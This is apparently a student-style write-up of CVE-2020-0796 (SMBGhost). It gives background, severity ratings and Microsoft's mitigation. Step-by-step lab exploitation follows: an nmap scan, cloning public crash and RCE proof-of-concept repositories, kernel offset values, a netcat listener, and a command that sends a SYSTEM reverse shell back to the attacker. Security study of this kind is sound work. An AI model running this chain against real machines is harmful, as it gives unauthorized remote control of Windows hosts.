

CVE-2020-0796

SMB Ghost (SMBv3 Vulnerability)

Sheikhar Gautam

Sheikhar.gautam@gmail.com

CVE-2020-0796 is a Microsoft Server Message Block 3.1.1 (SMBv3) protocol Vulnerability also known as SMB Ghosting in Windows 10 OS in which the attacker could gain the ability to Remotely execute the code on the Target by acquiring the Reverse shell with System access.

Keywords: SMBv3, RCE, CVE-2020-0796.

I. INTRODUCTION

This Document illustrates the Exploitation of the vulnerability found in Windows 10 and Windows Servers (v1903&v1909). The Vulnerability was Discovered by Zecops Research Team and was allotted CVE on 4/11/2019, was patched on by Microsoft on 10/3/2020.

- 1. SMB - Server Message Block** is a protocol used by Windows-based computers for sharing resources like files, serial ports, printers, and communications abstractions within the same network.
SMBv3 is the successor of SMBv1 and SMBv2. The Main Difference between them is SMBv3 is more secure than its prior Version But is still vulnerable to Remote Code Execution.
- 2. Remote Code Execution** – It is the ability where the attacker can access and tamper System not owned by them by gaining unauthorized access to the System at any geo-location with the help of Malicious Software.
- 3. CVE-2020-0796** – SMB Ghosting is a buffer overflow Vulnerability in the compression mechanism of SMBv3.1.1 which allows attackers to get a Reverse shell of the targeted with System Privileges.

II. EXPLOIT WORKING

The exploit is done by Chaining SMBGhost with SMBleeding where the attacker tries to achieve Remote Code Execution by mainly creating a WRITE message on the Windows uninitialized kernel memory leaked to an output file.

When executed Victim's System Might Crash the Attackers Generating Error "IRQL NOT LESS OR EQUAL", which is a Memory Related error and occurs when appears if a driver or a system process attempts to access memory address without Authorized access rights.

The exploit used in this paper is a script created by ZecOps and requires Python and ncat installed on the system. And can be Performed on the VMWARE instance of windows by Setting 1 logical Processor and Requires the Firewall of the Victim's System off.

CVSSv3:

- Base Score – 10.0
- Impact Score - 0
- Exploitability Score - 3.9
- Severity - CRITICAL

Scope Impact

This Vulnerability affects both SMB server and Client that have compression feature in SMBv3.1.1 enabled. Remote code execution is possible from the network if PORT 445/TCP is Open.

Affected Versions

- Windows 10 Version 1903
- Windows 10 Version1909
- Windows Server Version 1903
- Windows Server Version 1903

Unaffected Versions:

- Windows 7, 8, 8.1
- Window 10 Version 2004 & above

The reason the old versions are not affected by this vulnerability is that older versions do not support SMBv3.1.1.

Risk:

Government:

Large and medium government entities: HIGH

Small government entities: MEDIUM

Businesses:

Large and medium business entities: HIGH

Small business entities: MEDIUM

Home Users: LOW

Mitigation:

Method 1: Use the Windows Update program to install the new security updates or cumulative updates released in March 2020.

Method 2: Visit the official Microsoft website to download the patch.

Download and install the service stack update KB4541338, cumulative update KB4551762.

Method 3: This is a workaround provided by Microsoft which is not a Recommended solution as it does not Prevent the Exploitation, It Just Disables the SMBv3 Compression.

Execute this command in PowerShell:

```
Command - Set-ItemProperty -Path  
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"  
DisableCompression -Type DWORD -Value 1 -Force
```


III. EXPLOIT IMPLEMENTATION

Victims Firewall should be disabled to execute this exploit

1) Target's User access level and IP address.

Use Nmap to scan the Target IP address for available Ports & Check if port 445/TCP is Open.

Command: sudo nmap -sS 192.168.1.44




2) Scanning the Target IP to check if the Victim is Vulnerable.

The scanner is a python script developed By **ButrintKomoni** to detect if the target system is vulnerable or it.

Command: git clone <https://github.com/ButrintKomoni/cve-2020-0796.git>

Usage - python3 cve-2020-0796-scanner.py <Target IP>




3) Target's vulnerability can be tested by crashing the targeted victim with just an IP Address.

This can be done using the Script developed by **Jiansiting / CVE-2020-0796 Remote overflow**

Command: git clone https://github.com/jiansiting/CVE-2020-0796.git

Usage - python3 cve-2020-0796.py <Target IP>




Crashing someone's system with just an IP Address is also a critical vulnerability.


4) Remote Code Execution POC using ZecOps Exploit.

To get the exploit


Command: Git clone https://github.com/ZecOps/CVE-2020-0796-RCE-POC.git




5) Execute calc_target_offset.bat on the victim's system to get the offset value.



Note:- These Values are not randomly generated as the Values are all same for the specific version of the same Windows instances. These Values can be easily placed in the Payload by just identifying the Targets Windows version. This step is just for the Implementation of the POC and can be Automated where the attacker will need to Identify the Windows Version first.



6) Setting the offset Values as retrieved with the `calc_target_offset.bat` in the python script `SMBleedingGhost.py`.



```
File Edit Search View Document Help
# CVE-2020-0796 Remote Code Execution POC
# (c) 2020 ZecOps, Inc. - https://www.zecops.com - Find Attackers' Mistakes
# Intended only for educational and testing in corporate environments.
# ZecOps takes no responsibility for the code, use at your own risk.

import socket, struct, sys
import os, ctypes, threading

OFFSETS = {
    'srvnet!SrvNetWskConnDispatch': 0x2D170,
    'srvnet!Imp_IoSizeofWorkItem': 0x32210,
    'srvnet!Imp_RtlCopyUnicodeString': 0x32288,
    'nt!IoSizeofWorkItem': 0x12C370,
    'nt!MiGetPteAddress': 0xBAFA9
}

# The number of iterations for some of the operations, as part of an attempt to
# support targets with multiple logical processors.
# A larger value can make the POC more reliable, but also slower.
LOOKASIDE_RELATED_ITERATIONS = 4

class Smb2Header:
    def __init__(self, command, message_id=0, session_id=0):

Directory of C:\Users\Sheikhar\Desktop\Victim\CVE-2020-0796-RCE-POC-master
28/02/2021 21:43 <DIR> .
28/02/2021 21:43 <DIR> ..
28/02/2021 19:37 1,790 calc_target_offsets.bat
28/02/2021 19:37 350,584 demo.gif
28/02/2021 19:37 3,669 README.md
28/02/2021 19:37 10,516 smbghost_kshellcode_x64.asm
28/02/2021 20:01 <DIR> tools
4 File(s) 374,559 bytes
3 Dir(s) 44,400,676,864 bytes free


C:\Users\Sheikhar\Desktop\Victim\CVE-2020-0796-RCE-POC-master>calc_target_offsets.bat
Calculating offsets, please wait...

OFFSETS = { #
    'srvnet!SrvNetWskConnDispatch': 0x2D170, #
    'srvnet!Imp_IoSizeofWorkItem': 0x32210, #
    'srvnet!Imp_RtlCopyUnicodeString': 0x32288, #
    'nt!IoSizeofWorkItem': 0x12C370, #
    'nt!MiGetPteAddress': 0xBAFA8 #
} #
Press any key to continue . . .
```

7) Setting up `netcat` to listen the Incoming TCP Connections on any Port in the Attackers System.


Command: `nc -lvp 4444`

here `-lvp` is to Listen on a TCP Port(4444)




```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

8) Executing the Exploit in Any Linux Will result in the same error as shown below because the exploit is written to be executed on a Windows Operating System.




9) Setting Up the exploit SMB through another Windows OS System.




Command: python3 SMBleedingGhost.py 192.168.1.44 192.168.1.43 4444


Usage - python3 SMBleedingGhost.py <Target IP> <Attacker's IP><Listening Port>



